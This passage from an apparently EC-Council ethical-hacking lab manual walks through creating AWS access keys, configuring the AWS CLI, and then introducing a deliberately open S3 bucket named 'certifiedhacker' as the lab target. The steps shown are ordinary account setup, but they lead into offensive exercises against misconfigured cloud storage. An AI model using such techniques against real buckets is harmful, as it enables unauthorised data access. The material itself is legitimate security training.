


Figure 2.1.6: AWS Sign In page

14. Click the AWS account drop-down menu and click **My Security Credentials**, as shown in the screenshot.




Figure 2.1.7: AWS Management Console

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. A pop-up appears; click the **X** icon to close the pop-up.




Figure 2.1.8: Security Credentials message

16. Click **Access keys (access key ID and secret access key)** in the **Your Security Credentials** section.




Figure 2.1.9: Security Credentials – Access Keys

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. Click the **Create New Access Key** button.




Figure 2.1.10: Create new access key

18. A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.




Figure 2.1.11: Access key created

19. Copy the **Access Key ID** displayed by pressing **Ctrl+C** on your keyboard and switch to the **Terminal** window.




Figure 2.1.12: Access keys

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **Access Key ID** and press **Enter.** It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.




Figure 2.1.13: AWS configuring access key ID

21. In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C** on your keyboard, and minimize the browser window. Switch to the **Terminal** window.
22. In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter.** It will prompt you for the default region name.




Figure 2.1.14: AWS configuring secret access key

23. In the **Default region name** field, type **eu-west-1** and press **Enter**.




Figure 2.1.15: AWS configuring default region name

24. The **Default output format** prompt appears; leave it as default and press **Enter.**




Figure 2.1.16: AWS configuring default output format

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

25. For demonstration purposes, we have created an open S3 bucket with the name **certifiedhacker** in the AWS service. We are going to use that bucket in this task.

Note: The public S3 buckets can be found during the enumeration phase.

